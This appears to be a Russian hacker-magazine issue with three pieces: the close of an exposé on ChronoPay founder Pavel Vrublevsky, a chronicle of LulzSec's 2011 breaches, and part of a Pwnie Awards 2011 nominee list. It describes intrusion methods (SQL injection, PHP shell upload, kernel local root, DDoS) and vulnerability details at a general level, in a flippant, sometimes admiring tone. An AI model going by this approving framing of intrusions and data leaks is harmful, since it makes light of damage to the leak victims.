Теперь речь пойдет о компании ЗАО «ХроноПэй» (www.chronopay.ru), которая наследует традиции уже знакомой нам компании CHRONOPAY B.V. из Нидерландов. Нужно отдать Павлу должное: он сумел построить неплохой бизнес с более чем сотней сотрудников, офисом в центре Москвы и рядом крупных клиентов калибра «Мосэнерго», «МТС» и «Ростелеком». Но сейчас можно смело судить о том, что белый процессинг как таковой был нужен Павлу лишь для того, чтобы было куда подмешивать high risk-процессинг с партнерок и личных серых проектов: фарма, spyware, сигареты, форекс и т.д. Достаточно занимательные факты опубликованы на сайте www.redeye-blog.com: если империя Павла тебя заинтересовала, то советую тебе обратиться к этому сайту. Там опубликованы весьма любопытные документы, аудиозаписи, утекшие письма, статистика и все остальное, что связано с личностью Павла Врублевского.

К успеху шел

В целом, наша история уже подходит к своему логическому завершению. Двенадцатого июля по подозрению в организации DDoS-атаки на серверы платежной системы «Ассист» (конкурент Chronopay) был арестован один из ближайших сотрудников Павла Олеговича — хакер Engel, в миру известный как Игорь Артимович. Энгель довольно быстро написал чистосердечное признание, сдав и своего родного брата, и самого Врублевского, как заказчика данного преступления. RedEye же счел за благо покинуть пределы родины, укрывшись на Мальдивах. Тем не менее (под влиянием своего адвоката и из-за риска депортации в США), Паша решил вернуться в Россию. Двадцать третьего июля он был задержан в аэропорту Шереметьево. Сейчас он пребывает в СИЗО, где дожидается окончания следственных мероприятий и судебного разбирательства. Павел Олегович гениален: на протяжении трех лет ему удавалось водить за нос правоохранительные органы, красивыми речами пудря мозги высокому руководству и занося деньги рядовым сотрудникам. Стоит отдать ему должное — в СК МВД РФ ему удалось четыре (!) раза закрыть возбужденное против него уголовное дело, расследование которого, однако, всякий раз возобновлялось. А вот сотрудники ЦИБ ФСБ оказались неподкупнее милицейских следователей и накрыли всю банду, причастную к совершению таких громких преступлений последнего времени, как атака на Mac-пользователей с помощью лжеантивируса Mac Defender, DDoS-атаки на ЖЖ Алексея Навального, международная торговля наркотическими препаратами через систему RX-Promotion и многих других. Удивительно, но DDoS крайне негативно влияет на карму! ⊐⊏

Главные проекты Павла Врублевского

- Форум crutop.nu
- Партнерская программа Pornocruto Cash
- Платежная система Chronopay
- Финансовая система Fethard
- Фарм-партнерка Rx-Promotion

2009
Партнерка Rx-Promotion

Партнерская программа по продаже различной фармакологической продукции (наркотики, сексуальные стимуляторы и т.д.) — важная веха в карьере Павла. Это был целый конвейер по продаже таблеток: генераторы новых магазинов, десятки готовых вариантов дизайна, мгновенно прикручиваемый процессинг. Масштаб бизнеса был соответствующий: Павел даже организовывал вечеринки для своих партнеров и проводил конкурсы в стиле «продай больше всех таблеток и выиграй Harley Davidson».

2010
«Взлом» chronopay.com

На сайте «Хронопэя» опубликовано феерическое сообщение: «Мы с сожалением вынуждены сообщить, что в период 25-26 декабря 2010 года в нашей компании произошел взлом базы данных, приведший к полной утечке всех имеющихся персональных данных пользователей «Хронопэй» за 2009-2010 годы, включая полные номера кредитных карт и cvv-кодов». Как выяснилось, кто-то увел домен у регистратора и смог заменить NS-записи домена.

2011
Закат эпохи

Стоит отдать Врублевскому должное — занося в СК МВД РФ, ему удалось четыре (!) раза закрыть возбужденное против него уголовное дело. Но DDoS-атака на компанию «Ассист» (конкурента Chronopay) и две недели простоя онлайн-платежей у «Аэрофлота» — это уже Павел перегнул палку. 25 июня RedEye был задержан в аэропорту Шереметьево и в настоящий момент находится под арестом до октября, когда должно начаться судебное разбирательство.

Мария «Mifrill» Нефедова, (mifrill@real.xakep.ru)



Бугагашечки ради

Хроника деяний LulzSec

В жаркие летние месяцы на просторах Сети развернулась не менее жаркая борьба — «бобра с ослом». Хакерская группа Lulz Security сумела поставить на уши всех: телевизионщиков, военных, крупные IT-компании. Первоначально эти парни осуществляли атаки, по их собственному признанию, «for lulz», то есть — просто прикола и смеха ради. Но в конечном счете все оказалось не так просто.

Ржем над вашей безопасностью с 2011 года

Не так давно СМИ всего мира вытащили на свет и, отряхнув от пыли, принялись использовать термин «хактивист», родившийся в результате слияния двух слов «хакер» + «активист». На самом деле, в последнее время заурядным дефейсам и взломам ради наживы пришлось потесниться, освобождая место хакерам с идеологией.

Внезапно оказалось, что эдаких «кибертеррористов» в мире сотни и тысячи, они готовы отстаивать то, что считают правильным, готовы сражаться с корпорациями и правительствами, и берут, если не умением, то количеством. Самый яркий пример последних лет — Анонимусы, коих легион, и которые чинят в Сети всевозможные непотребства. Однако, не Анононом единым... Просуществовавшая всего пару месяцев хак-группа Lulz Security, сумела наделать столько шума и добиться таких результатов, что просто диву даешься. Мы посчитали, что хроника взломов, осуществленных этими ребятами, заслуживает отдельного рассказа.

Впервые широкая публика услышала о группе Lulz Security (далее также LulzSec или Lulz Boat — «корабль лулзов») в мае текущего года. Все началось с «телевизионных» взломов, достаточно заурядных и не особенно громких — сообщения о таких легко пропустить, читая новости.

Первым пострадало телешоу X-Factor — очередная передача, где ищут таланты, аналог American Idol и Britain's Got Talent. Хакеры благополучно увели у телевизионщиков личные данные

о 250 тысячах кандидатов на участие в шоу, самому младшему из которых было всего 12 лет. Имена, даты рождения, телефонные номера, адреса email — утекло все. На официальном сайте LulzSec (lulzsecurity.com) открылся и стал наполняться раздел «Releases», где абсолютно открыто, для всех желающих было выложенное все вышеперечисленное. Базы данных доступны в формате SQL, txt, есть также ссылки на торрент.
Хакеры, разумеется, официально взяли ответственность за взлом на себя и объявили о том, что это только начало. Цитата из их первого заявления:


> **«Мы LulzSec, небольшая команда веселых индивидов, которые считают, что серость мирового киберкомьюнити мешает ему осуществлять самое главное в жизни: веселиться.**
> **Все веселье в наши дни ограничивается ожиданием пятницы, ожиданием выходных, затем следующих выходных, и мы поставили перед собой задачу распространить веселье на весь остальной календарь, чтобы оно длилось круглый год».**

В конце заявления также была ссылка на официальный «Твиттер» команды: twitter.com/LulzSec.
Новость об утечке данных будущих участников шоу талантов вызвала в Сети и СМИ довольно вялый отклик, можно сказать, что она прошла незамеченной. Однако следующий взлом от LulzSec не заставил себя ждать, и удар вновь был нанесен по телевизионщикам из компании Fox. Через три дня после первой атаки жертвой стала Fox Broadcasting. Проникнув на сервер, хакеры заполучили в свои руки сотни логинов и паролей от почтовых ящиков сотрудников, добрались до их личных аккаунтов в социальных сетях и вновь выложили все узнанное в открытый доступ. На этот раз утечка сопровождалась текстом, который был озаглавлен «Официальное уведомление справедливости от LulzSec». В уведомлении хакеры сообщали Fox, что сильно их не любят (правильно, за что любить людей, закрывших Firefly?) и предлагали Fox поцеловать себя в задницу.



Тупак жив!

Лого AntiSec, полученное в ходе слияния символики Анонимуса и LulzSec



«Все ваши базы теперь наши». Картинка со взломанного PBS

Этот инцидент привлек уже больше внимания, люди принялись активно фоловить Lulz Boat в «Твиттере», от хакеров стали ждать следующего шага. И шаг воспоследовал.
За последние полгода многострадальную компанию Sony не пнул, похоже, только ленивый. LulzSec решили не оставаться в стороне и поучаствовали в поутихшем было веселье. На сайте SonyMisic.co.jp обнаружились дырки в SQL, некоторыми из которых взломщики воспользовались сами, выложив в открытый доступ очередную базу данных, а на некоторые они просто указали в своем послании, предложив поразвлечься другим. Этот взлом LulzSec прокомментировали весьма лаконично: **«Это никакой не 1337 h4x0r, просто мы хотим еще чуть-чуть опозорить Sony. Будем считать этот взлом номером 8? Ну хотя бы 7 с половиной?!».**
В результате этой атаки, также как и в случае с атаками предыдущими, пострадала в основном честь и репутация компании (хотя в случае с Sony, куда уж дальше).
Взломы взломами, но Lulz Security не строили из себя WikiLeaks и не позволяли себе никаких утечек по-настоящему секретных данных, не чинили никаких финансовых преступлений, не производили никакой умышленной порчи данных на серверах. Именно из-за такого своеобразного почерка многие аналитики и журналисты приравняли веселых хакеров к gray hat (серым шляпам) и сетевым пранкерам, но никак не к реальным кибертеррористам. Нашлись даже те, кто открыто поддержал LulzSec, называя их деятельность нужной. Однако невинными шалости хак-группировки оставались недолго.

Lulz Boat отправляется в плавание

Конец мая ознаменовался последним относительно несерьезным хаком от «Лулзов». Используя 0day-эксплоит для MoveableType, а также прогу Havij 1.14 Pro (для SQL-инъекций), группа добралась до сайта Службы общественного вещания (PBS). Сайт был взломан и подвергся дефейсу. Со страниц PBS NewsHour хакеры сообщили миру, что Тупак Шакур жив и все последние 15 лет после своего предполагаемого убийства находился в Новой Зеландии. Тем временем редакторская группа PBS активно отрицала правдивость этой истории в Twitter и пыталась убедить общественность, что это всего лишь фейк и взлом.
Взлом, как уже было сказано выше, был осуществлен благодаря 0day-уязвимости, эксплуатируя которую, LulzSec загрузили php-шелл на ftp, а затем внедрились на сервер, используя эксплоит для получения локального рута для ядра 27 2.4.21-37.ELsmp 2005 i686.
Одним дефейсом дело, впрочем, не ограничилось. Хакеры также разместили на сайте рисунок с надписью «All your base are belong to LulzSec» («Все ваши базы принадлежат LulzSec»), шутливый, но намекающий на то, что они скопировали и все SQL-базы с сервера.
На официальном сайте команды вскоре действительно появились различные БД, добытые через взлом PBS. Среди них был список всех БД на сервере, база данных авторов издания, база пресс-рум пользователей, MySQL-база юзеров сайта и так далее. И, как ни странно, этот взлом стал первой атакой, носившей политическую подоплеку. В «Твиттере» LulzSec написали: **«Мы только что посмотрели фильм PBS о Wikileaks, и он нам не понравился»**. Документальную ленту под названием «Frontline: Wikisecrets» на PBS показали за неделю до взлома. Фильм рассказывает о Джулиане Ассанже и Брэдли Мэннинге, приводятся интервью с родными рядового, обвиняемого в разглашении секретной информации. Взлом сайта, кстати, совпал с годовщиной ареста Мэннинга.

Также хакеры традиционно сопроводили украденные материалы более развернутым посланием:

«Приветствуем вас. Мы только что посмотрели WikiSecrets, и нас не очень-то впечатлило. Мы решили пришвартовать наш корабль с лулзами к серверам PBS, дабы... разобраться. На момент прочтения этой записи вы уже должны знать, что даже офигенная крепость из третьих «Пиратов Карибского моря» (первая часть была лучше!) не способна выстоять под напором хаоса и наших лулзов. Ладно, оставим размышления о сиквелах... хотя, постойте: вторая и третья части «Матрицы» тоже полная хрень!
В общем, народ, поздоровайтесь с содержимым серверов PBS. В следующий раз PBS стоит внимательнее смотреть, куда они плывут».

Одновременно с этими событиями СМИ предприняли попытку связать LulzSec с Анонимусами, называя LulzSec подразделением последних. В ответ на это хакеры обиделись и в своем «Твиттере» написали: **«Мы не Анонимус»**. Однако не прошло и пары недель, как группы объединились, чтобы ломать уже не только лулзов ради. Впрочем, мы забегаем вперед, об этом немного ниже.

Сообщив миру, что Тупак жив, корабль лулзов взял новый курс. Видимо посчитав, что одной атаки на Sony было недостаточно, LulzSec нанесли компании второй, куда более серьезный удар. Этот инцидент, пожалуй, стал наиболее смачным фэйлом Sony после взлома Playstation Network.

«Почему ты возлагаешь такие надежды на компанию, которая позволяет себе быть открытой для таких простых атак?», — спрашивали хакеры у сетевой общественности. А взлом, в самом деле, получился куда масштабнее первого. И вместе с тем проще. Снова цитируем официальный комментарий LulzSec:

«Мы достали SonyPictures.com при помощи простой SQL-инъекции, одной из наиболее примитивных и распространенных уязвимостей, что всем прекрасно известно. Посредством этого элементарного внедрения мы получили доступ ко ВСЕЙ информации!.. Нам удалось скомпрометировать более миллиона пользователей. У нас все их личные данные, включая пароли, email-адреса, домашние адреса, даты рождения, а также все данные об операциях, произведенных с их аккаунтов. Кроме того, у нас есть вся админская информация о Sony Pictures (включая пароли), более 75 000 «музыкальных кодов» и более 3,5 млн «музыкальных купонов».

Как ты понимаешь, LulzSec отнюдь не были голословны — все перечисленные данные опять были обнародованы на официальном сайте. На момент написания этой статьи вся информация по-прежнему доступна и на сайте, и в торрентах, и на множестве других ресурсов Сети, так как остановить распространение подобной утечки практически невозможно.


Очередной позор Sony еще не успел сойти с первых полос всех IT'шных изданий мира, а LulzSec уже работали над другими целями. Прошла всего неделя с момента взлома японского гиганта, и хакеры начали окончательно переквалифицироваться в хактивистов. Если раньше LulzSec забавлялись и, по большому счету, лишь указывали компаниям и специалистам на бреши в системах безопасности (при этом немало веселя общественность), то последующие хаки стали злее, и они уже имели определенную цель.

Первым пострадал подрядчик ФБР — фирма InfraGard. Эта атака, в отличие от предыдущих, являлась актом возмездия и недовольства, последовавшими в ответ на слова представителей НАТО и президента США Барака Обамы. В начале июня Обама и НАТО заявили, что хакерство в их глазах приравнивается к военным действиям.

В результате взлома ресурса infragardatlanta.org LulzSec удалось заполучить порядка 180 логинов, так или иначе связанных



Официальный сайт LulzSec приветствует посетителей веселой песенкой (кстати, пытаться отключить звук бесполезно :)




Военных в очередной раз поимели



Руперта Мердока внезапно объявили умершим



Тот самый «Корабль лулзов» существует, пусть и в ASCII



Живописная иллюстрация к акции Chinga la migra

с ФБР. Более того, хакеры обнаружили, что Карим Хиджази (генеральный директор компании Unveillance, занимающейся сетевой безопасностью) использовал один тот же пароль для Infragard и для личного и рабочего почтовых ящиков. Благодаря этой оплошности LulzSec добрались до персональной переписки Хиджази, до почты его компании и временно перехватили управление ботнетом, над которым Unveillance работала. Также хакеры с сарказмом сообщили, что Хиджази предлагал им деньги, пытаясь откупиться.

Он не хотел, чтобы информация о его некомпетентности стала достоянием общественности и предлагал LulzSec атаковать вместо Unveillance его коллег. Хиджази даже предложил хакерам помощь и обещал организовать некий «инсайд». Стоит ли говорить, что LulzSec денег не взяли, зато обнародовали всю переписку, логи и прочую подноготную горе-безопасника и его компании? Занимательное чтиво также доступно на сайте Lulz Security. Эту акцию группировка лаконично озаглавила как «Fuck FBI Friday».

На следующий день, очевидно, в качестве небольшой разрядки после таких серьезных дел, LulzSec мимоходом хакнули Nintendo. В данном случае все было более или менее гуманно (насколько гуманным вообще может быть взлом). Никакие личные данные клиентов или компании не были скомпрометированы, LulzSec просто вторглись на сервер, покопались там и выложили на lulzsecurity.com конфиги сайта nintendo.com.

Еще через день группировка опять легонько пнула компанию Sony, теперь похитив исходники Sony Computer Entertainment Developer Network. Однако этот эпизод быстро забылся и канул в анналы истории, потому что за ним последовали хаки, которые шалостями уже не назовешь.

А теперь серьезно. AntiSec

Превращение развеселых хакеров в хактивистов окончательно завершилось после того, как 13-го июня они заявили о взломе внутренней сети Сената США.

Снова цитируем самих хакеров:

> **«Приветствуем вас, друзья. Нам очень не нравится американское правительство.**
> **У них слабые корабли, несмешные шутки, а их сайты плохо защищены.**
> **Мы попытались помочь им справиться с этими проблемами, поимев их еще разок и поделившись с ними своими лулзами. Для разогрева мы приводим небольшую порцию внутренних данных с Senate.gov. Это военные действия, господа? Какие-то проблемы?».**

По информации Reuters, представитель Сената подтвердил, что атака на внутреннюю сеть Сената действительно имела место и добавил, что служба компьютерной безопасности американского конгресса проводит расследование инцидента.

За этим неприличным жестом в сторону американских властей вновь последовал ряд менее опасных и более забавных атак. Lulz Boat бросил якорь на порносайте Pron.com, в итоге опубликовав 26 000 почтовых адресов и паролей, принадлежавших его пользователям. Хакеры призвали сетевой люд искать совпадающие учетные данные и использовать их для входа в Facebook и другие социальные сети.

Впрочем, повеселиться толком не удалось, ведь крупнейшая социальная сеть планеты быстро отреагировала на эти заявления, сопоставив просочившиеся в интернет email-адреса со своей базой данных, и сбросила пароли этих юзеров. Кстати, некоторые источники уверяют, что среди 26 тысяч «счастливчиков» оказались деятели из правительства и вооруженных сил, которых постигли серьезные неприятности.

В качестве вишенки на торте LulzSec также обнародовали данные о 55 руководителях других сайтов для взрослых.

Потом хакеры обратили свой взор на игровую индустрию в целом и на компанию Bethesda Softworks и ее подразделение ZeniMax Media в частности.

За что досталось создателям «Морровинда» не совсем ясно, скорее всего, в ход пошла логика, подобная логике Кевина Митника: «потому что можем». Тем не менее, факт остается фактом: LulzSec украли и опубликовали множество email-адресов, добытых в официальном блоге компании, на сайте игры BRINK, а также на внутреннем портале для поиска работы. Кроме того, группировка непрозрачно намекнула, что также заполучила на руки данные о 200 000 игроков BRINK и исходники Quake 4. Обнародовать эту информацию LulzSec не стали, ссылаясь на то, что якобы любят компанию Bethesda. Какой-то странною любовью, должны сказать мы.

Геймеры, над которыми из-за проделок хакеров нависла угроза утечки личных данных, разумеется, недовольно зароптали. То ли

это позабавило LulzSec, то ли план хакеров с самого начала был таков... Словом, не прошло и двух дней, как под шквалом лулзов умерли сервера популярнейших игр — EVE Online, Escapist Magazine, Minecraft и League of Legends. Комментарий LulzSec на этот счет был краток, как никогда:

«Мы сделали это, потому что они не могли остановить нас».

И, переходя на совсем уже толстый троллинг, хакеры опубликовали номер телефона горячей линии, по которому можно обратиться и предложить следующую мишень. Звонившие по этому американскому номеру слышали сообщение некоего Пьера Дюбуа, который говорил с сильным французским акцентом.

От такого поворота событий у геймеров и вовсе приключилась натуральная истерика. На 4chan в незабвенном /b/ собралось форменное ополчение, жаждущее покарать LulzSec, сдать их всех ФБР, линчевать, покарать, сжечь и съесть. Неважно, в какой последовательности. Призывы «если что-то о них знаете, позвоните в ФБР, мать вашу!» звучали громко. Интернет уже принялся запасаться попкорном, предвкушая эпическое противостояние Анонимуса с LulzSec, однако все закончилось, не успев начаться. Федералам, надо думать, так никто не позвонил, зато LulzSec и Анонимус в скором времени объединились в едином хактивистском порыве, объявив о начале операции AntiSec.

В преддверии AntiSec, кстати, имел место еще один хак. LulzSec решили не ограничиваться Сенатом и «пощупали» сайт Центрального разведывательного управления. Ничего серьезного с cia.gov не случилось, однако сайт ненадолго вышел из строя. Причастность LulzSec к этому инциденту задокументирована в их «Твиттере»: **«Танго сбит — cia.gov — ради лулзов»**.

Теперь вернемся к AntiSec. Стоит сказать, что движение с аналогичным названием уже существовало в конце 90-х годов. Тогда хакеры под этим именем боролись с индустрией компьютерной безопасности, выражая свое несогласие с политикой полного раскрытия информации. Нынешняя операция AntiSec, в свою очередь, была направлена против банков, корпораций, правительств и правительственных агентств, а также в целом против цензуры и контроля в Сети.

Начало сотрудничества Анонимуса и LulzSec ознаменовалось падением сайта британского агентства по борьбе с организованной преступностью. Судя по всему, в ход пошел обыкновенный DDoS, из-за которого сайт не работал полдня. О причастности Lulz Security стало известно опять же благодаря «Твиттеру»: **«Танго сбит — t.co/Jhcjg09 — во имя #AntiSec»**, — написали хакеры.

Следующей мишенью стали сайты властей Бразилии, а именно сайт президента — presidencia.gov.br, правительства — brasil.gov.br и казначейства. Очередное сообщение «Танго сбит» в Twitter, нарушенная работа сайтов и, позже, заявление пресс-службы президента о том, что атака была успешно отбита, и никакими данными хакерам завладеть не удалось. Не трудно придти к выводу, что это опять был DDoS.

Зато атака на Департамент общественной безопасности штата Аризона удалась на славу. Выражая протест против закона SB1070, который действует в Аризоне, и который представители LulzSec считают расистским и нарушающим права иммигрантов, хакеры вторглись на полицейские сервера.

Эту операцию они назвали «Chinga la migra», что примерно переводится как «На хрен пограничные патрули». LulzSec разжились немалым количеством email-адресов, паролей и документов разной степени секретности. Разумеется, все традиционно было выложено в Сеть.

Посмеялись и хватит

Несмотря на то, что у LulzSec были большие планы, о которых они не стеснялись писать в «Твиттере» и не только, неожиданно наступила развязка.

В 20-х числах июня СМИ сообщили о том, что в Великобритании, в Уикфорде (графство Эссекс) был арестован подозреваемый в причастности к атакам LulzSec. Его имя Райан Клири и известно, что парню всего 19 лет. Казалось бы, LulzSec лишь посмеялись над этой новостью:

«Похоже, прославленный лидер LulzSec арестован, все кончено... хотя... нет, погодите, мы все еще здесь! Какого же несчастного они замели?».

Однако спустя несколько дней, 26-го июня, хак-группа внезапно объявила о прекращении деятельности и уходе со сцены. **«Наш запланированный 50-дневный круиз закончился, настало время сказать: «В добрый путь!». Мы вынуждены уплыть вдаль, оставляя за собой — как мы надеемся — воодушевление, страх, неприязнь, неодобрение, насмешки, неловкость, внимание, зависть, ненависть и даже любовь. Мы надеемся, помимо всего прочего, что мы хоть каким-то ничтожным образом на кого-то повлияли»**, — сообщали хакеры, и все это подозрительно походило на хорошую мину при плохой игре.

В прощальном послании LulzSec также упомянули, что их было всего шестеро, и «за развеселой гримасой с радугами и цилиндрами мы — обычные люди». Также, что было вполне ожидаемо, LulzSec выразили большую веру в будущее движения AntiSec, которое, по их мнению, должно продолжать жить, которое нужно нести в массы и распространять в Сети как можно дальше.

На прощание LulzSec выложили на сайт и целую пачку различных данных. Мы просто приведем список:

AOLinternal data.txt
AT&T internal data.rar
Battlefield Heroes Beta (550k users).csv
FBI being silly.txt
Hackforums.net (200k users).sql
Nato-bookshop.org (12k users).csv
Office networks of corporations.txt
Private Investigator Emails.txt
Random gaming forums (50k users).txt
Silly routers.txt
navy.mil owned.png

Вскоре после роспуска LulzSec в «Твиттере» Анонимуса (@AnonymousIRC) появилось сообщение: **«Все члены @LulzSec на борту»**. Так ли это? Как знать.

Кто они, эти шестеро, спросишь ты? Этим же вопросом уже третий месяц озадачены спецслужбы разных стран, компании, специализирующиеся на информационной безопасности, и не только они.

Теорий много. Издание «The Guardian» в июне даже опубликовало и анализировало логи с IRC-канала #pure-elite, на основе которых в Сети выстроено множество догадок. Сами члены Lulz Security подтвердили, что утечка логов действительно была, но заметили, что на означенном канале собирается лишь своеобразная группа поддержки LulzSec, не имеющая к команде прямого отношения. Хакеры особенно подчеркнули, что фигурирующие в логах joepie91, Neuron, Storm, trollpoll и voodoo не являются членами экипажа Lulz Boat, а человек, сливший логи в Сеть, уже жестоко наказан.

В самом ли деле группа ушла в подполье и прекратила свое существование? Неизвестно. «Твиттер» работает и обновляется, а всего несколько часов назад был взломан британский таблоид The Sun. На страницах издания разместили липовую информацию о смерти Руперта Мердока — владельца компании News Corporation. Кроме того, одновременно было атаковано подразделение News Corporation — News International и сайт газеты «The Times». Как ни странно, «Твиттер» LulzSec непрозрачно намекает на причастность веселых хакеров к этим событиям. Так или иначе, но об этих парнях мы очевидно услышим еще далеко не раз.



PWNIE AWARDS 2011

Пятая ежегодная хакерская премия: как это было?

Уже пятый год подряд в конце лета объявляют номинантов на премию The Pwnie Awards. Это своеобразный аналог «Оскара» или «Грэмми», но в сфере информационной безопасности. Самые нашумевшие серверные и клиентские баги. Самые крышесносящие исследования в области ИБ. Самые громкие взломы и эпические фейлы крупных компаний. Кто получил эти награды?

Название премии — игра слов, происходящая от «pwn\own» (поиметь, захватить, скомпрометировать) и слова «pony» (пони, в смысле, маленькая лошадь). К тому же название перекликается с The Tony Awards — известной театральной американской наградой, хотя, впрочем, какое нам дело до всех этих фонетических созвучий. Главное, что это одновременно и очень серьезное, и очень веселое мероприятие. Здесь учредители выставляют для награды самые серьезные исследования, которые даже на хакерских конференций понимает два с половиной человека. И здесь же стебутся над самыми нелепыми и эпическими провалами крупных компаний. Все это действие проходит в рамках конференции Black Hat, где и объявляются результаты.

01

За лучший серверный баг

Премия вручается за обнаружение и эксплуатацию наиболее интересного и технически емкого бага в серверном софте. Сюда входят любые приложения, доступные удаленно без взаимодействия с пользователем.

Уязвимости Padding Oracle в фреймворке ASP.NET (CVE-2010-3332)
Джулиано Риццо (Juliano Rizzo), Тай Дуонг (Thai Duong)

Джулиано и Тай показали, что фреймворк ASP.NET уязвим к атаке «Padding Oracle», которая может быть использована для удаленной компрометации практически любого ASP.NET web-приложения, что в ряде случаев приводит к выполнению несанкционированного кода на сервере.

Переполнение кучи в Microsoft FTP (CVE-2010-3972)
Мэтт Берджин (Matt Bergin)

Мэтт нашел уязвимость, приводящую к удаленному выполнению кода в ftp-сервере от Microsoft. Уязвимость существует из-за ошибки проверки границ данных при кодировании символов Telnet IAC (в частности, символа 0xFF). Уязвимость может быть использована безо всякой аутентификации: при помощи длинного, специально созданного FTP-запроса злоумышленник может вызвать переполнение в куче. Этот баг был использован Крисом Валасеком (Chris Valasek) и Райаном Смитом (Ryan Smith), которые добились контроля над регистром EIP и этим показали, что возможен полноценный хек ftp-сервера.

Инъекция метасимволов в ISC dhclient (CVE-2011-0997)
Себастьян Крамер (Sebastian Krahmer) и Мариус Томашевски (Marius Tomaschewski)

ISC dhclient не фильтровал определенные метасимволы в ответах от DHCP-сервера. Независимые исследователи Себастьян и Мариус нашли этот баг и показали, что в зависимости от операционной системы возможно выполнение произвольного кода на стороне клиента. Что особенно приятно, при помощи этой уязвимости один поддельный DHCP-сервер может поиметь кучу клиентских машин во всей локальной сети.

Переполнение стэка в инкапсуляции IPComp BSD-систем (CVE-2011-1547)
Тэвис Орманди (Tavis Ormandy)

